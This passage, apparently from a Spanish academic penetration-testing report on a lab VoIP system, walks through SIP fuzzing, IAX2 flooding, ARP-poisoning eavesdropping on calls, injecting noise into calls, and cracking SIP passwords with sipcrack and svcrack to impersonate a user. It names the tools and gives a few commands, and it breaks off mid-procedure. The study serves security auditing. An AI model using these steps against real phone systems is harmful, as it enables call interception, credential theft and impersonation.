


Figura 4-18. Consumos de CPU con rtpflood.

A pesar de la potencia que tiene la herramienta, el intento ha resultado inservible dadas las características del laboratorio.

El tercer y último ejercicio será llevado a cabo mediante el empleo de un mecanismo de ataque llamado **fuzzing**[6],

Ficheros	*prueba2-3.xml, registro2-2.csv*
Herramienta utilizada	*Sipp*, generador de tráfico para el protocolo SIP, gratuito y de código libre.

Tras el envío de numerosos mensajes *INVITE*s alterados, se escenifica en las siguientes capturas de tráfico SIP como, a pesar de intentar establecer una llamada verdadera, el servidor responde con mensajes aleatorios, impidiendo por completo al cliente establecer una correcta comunicación.

[6] Ver fichero *prueba2-3.xml* en *Anexo F: Resultado de pruebas realizadas y ficheros utilizados,* donde se pueden apreciar los cambios




Figura 4-19. El servidor no procesa correctamente las llamadas.




Figura 4-20. Ejemplo de llamada con señalización aleatoria #1.




Figura 4-21. Ejemplo de llamada con señalización aleatoria #2.




Figura 4-22. Ejemplo de llamada con señalización aleatoria #3.

Para concluir esta tercera prueba, otra fragilidad que podría ser explotada es la anegación del protocolo *IAX2* [19]. Al igual que SIP, IAX2 es utilizado para manejar conexiones VoIP entre servidores Asterisk, y entre servidores y clientes que también utilizan este protocolo[7]. Para explotarlo, se va a hacer uso de *iaxflood*.

[7] Se trata de un protocolo robusto y simple en comparación con otros protocolos. El tráfico de voz es transmitido in-band, lo que hace le convierte en un protocolo casi transparente a cortafuegos y eficaz para trabajar dentro de redes internas. Tiene una particularidad, y es que utiliza un único puerto UDP, generalmente el 4569, para comunicaciones entre puntos finales para señalización y datos.




Figura 4-23. Explotación del protocolo IAX2.

Como era de esperar, el ejercicio ha resultado inválido ya que *Kamailio* se comunica con los terminales IP a través del protocolo SIP.

PRUEBA 3 – Espionaje de llamadas

Al contrario que la primera prueba, enfocada en la señalización SIP, esta segunda prueba está dirigida al flujo de datos.

Primero se va a comenzar con la técnica de *Eavesdropping*, es decir, capturar y escuchar una conversación en curso. Para lograrlo, en el escenario de la auditoría, el pentester va a estar situado en la misma subred que el teléfono IP y el servidor que recibirá el flujo.




Figura 4-24. Escenario para técnicas de Eavesdropping.

Para este vector de ataque, se llevará a cabo un *Man in The Middle* (a partir de ahora referenciado como '*MITM'*), el cual seguirá los siguientes pasos:

1. *Envenenamiento ARP/ARP poisoning*
2. *Captura de tráfico con Wireshark*
3. *Decodificación del flujo de datos RTP a un archivo de audio*

Para el envenenamiento ARP se utilizará la herramienta *Arpspoof*, siendo antes necesario activar el reenvío en la máquina del pentester.

root@bt:~# echo 1 > /proc/sys/net/ipv4/ip_forward

A continuación, para un correcto *MITM*, resulta más exitoso si se envenenan ambos caminos, víctima → servidor, servidor → víctima




Figura 4-25. Envenenamiento ARP a la víctima.

Tras esto, se pone Wireshark a capturar paquetes con el siguiente filtro:

not broadcast and not multicast and host IP_KAMAILIO and udp

Mientras tanto, se realiza una llamada desde un teléfono. Ahora que el tráfico está siendo enrutado hacia el pentester, como se aprecia en la siguiente imagen, resulta sencillo decodificar el flujo RTP y poder ser escuchado por el atacante.

Figura 4-26. Decodificación RTP.

A pesar de que Wireshark dispone de esta utilidad, sólo decodifica conversaciones que utilicen códecs *G711, ULAU* o *ALAW*. Ya que actualmente existen códecs con mejor calidad, como *opus* para audio, *vp8* para video… existen otras herramientas que permiten realizar la misma acción que Wireshark, entre ellas destacar *Voipong, Xplico, UCsniff, Vomit...*

Una vez mostrado la facilidad con la que puede ser interceptada una llamada, se va a complicar un poco más, para intentar, a la vez que se detecta una llamada en curso, enviar flujo de datos aleatorio que mezcle y embarulle la comunicación, haciéndola inaudible.

Ficheros	*prueba3-2.xml, registro3-2.csv*
Herramientas utilizadas	*Sipp*, generador de tráfico para el protocolo SIP, gratuito y de código libre.
	Linphone, aplicación multiplataforma de VoIP para hacer llamadas gratuitas a través de un servidor SIP
	Wireshark, analizador de protocolos de red

Aprovechando la no encriptación de los mensajes, un *MITM* puede conocer perfectamente la identidad del llamante y llamado, adivinando así las características de la llamada en curso:




Figura 4-27. Características de la llamada en curso.

A través de esto, se ha elaborado un fichero, *prueba3-2.xml*[8], que permite el envío de flujo de datos, y será utilizado por la herramienta *Sipp* para introducirlo entretanto se sucede la llamada.

La siguiente figura muestra el flujo de voz que será insertado, codificado en G711:




Figura 4-28. Flujo de datos a insertar.

[8] Ver fichero en *Anexo F: Resultado de pruebas realizadas y ficheros utilizados*

Para apreciar lo que se ha producido con la imagen anterior, se ha puesto Wireshark a capturar la conversación para posteriormente ser escuchada y comprobar si verdaderamente se ha producido la mezcla de flujos de voz.

Figura 4-29. Mezcla de flujo de voz.

En la imagen superior puede verse perfectamente como hay 3 llamantes en la conversación (colores gris, azul y marrón), y de color verde se aprecia la introducción de ruido por parte de un cuarto participante no autorizado en la llamada.[9]

[9] NOTA: El autor del trabajo ha capturado el flujo de voz de una llamada previamente realizada, para justo ser reproducida tres veces al mismo tiempo posteriormente, simulando ser una conferencia de tres participantes.

PRUEBA 4 – Suplantación de identidad

La finalidad de esta última prueba consiste en realizar una suplantación de identidad completa, es decir, una usurpación de la identificación de un cliente lícito que abarca desde el descubrimiento del usuario, pasando por la determinación de su contraseña, el cuelgue de la llamada, la posterior eliminación del registro de clientes, hasta finalmente suplantar la identidad realizando una llamada haciéndose pasar por la víctima.

Ficheros	*prueba4-bye.xml, registro4-bye.csv, prueba3_cracking.dump*
Herramientas utilizadas	*SIPCrack,* software que permite lanzar ataques de diccionario contra hashes obtenidos.
	Sipdump, una parte de la herramienta SIPCrack, permite realizar la captura en vivo de una respuesta de autenticación digest
	Svcrack, software que permite lanzar ataques de diccionario
	Sipp, generador de tráfico para el protocolo SIP, gratuito y de código libre.
	Teardown, herramienta para terminar una llamada mediante el envío de peticiones *BYE*
	Wireshark, analizador de protocolos de red.

Partiendo de que se conoce que el escenario cuenta con un servicio SIP activo, al no poder enumerarse las extensiones o usuarios existentes en el sistema, para poder obtener ilegalmente la autenticación requerida de alguno de ellos, hay que recurrir a capturar el tráfico de señalización que llega al sistema. Para ello, el autor se apoyará en ficheros de la prueba anterior, en concreto en la captura de Wireshark correspondiente a la *Figura 4-24: Características de la llamada en curso,* en la cual hay recogida una petición de registro del usuario *mortadelo*. Se utilizará la herramienta *sipdump* para extraer a un fichero, de extensión *.dump,* el login del usuario y el hash de su autenticación.




Figura 4-30. Extracción del usuario registrado.

Si observamos la salida del fichero *prueba3_cracking.dump,* de entre toda la información recogida, se puede destacar el hash y el tipo de algoritmo criptográfico utilizado. A partir de esto, se va a realizar un ataque de fuerza bruta mediante diccionarios que incorpora la propia herramienta *sipcrack*, demostrando así la fragilidad de las contraseñas utilizadas en el laboratorio.




Figura 4-31. Ataque de fuerza bruta.

Como se ha podido comprobar, el ataque ha resultado fructífero y se ha podido extraer la contraseña que nos permitirá a partir de ahora falsificar la identidad. Lo mismo ocurriría con el resto de clientes registrados en el sistema.

Para obtener un segundo resultado coincidente y certificar definitivamente que las contraseñas usadas son frágiles, se usará la herramienta *svcrack*. La particularidad de esta es que necesita que se le introduzca el nombre del usuario manualmente. En principio, si un atacante no conoce o no tiene forma de obtener el nombre de los usuarios, podría resultar más complicado llevar a cabo esta tarea, pero como ha quedado demostrado en pruebas anteriores lo sencillo que resulta obtener información relevante sobre una llamada, como puede ser el origen y destinatario de la misma, dada la no encriptación de los mensajes intercambiados, se trata de una tarea pasajera.




Figura 4-32. Obtención de contraseñas con svcrack.

Tal y como se muestra en la captura anterior, de nuevo no ha sido muy laboriosa el cometido de extraer la contraseña.

Una vez conseguida la autenticación, lo más sencillo de realizar es una falsa llamada en su nombre. En la siguiente captura se aprecia lo que sería el registro y posterior llamada al usuario *102* por parte del cliente *anacleto*:

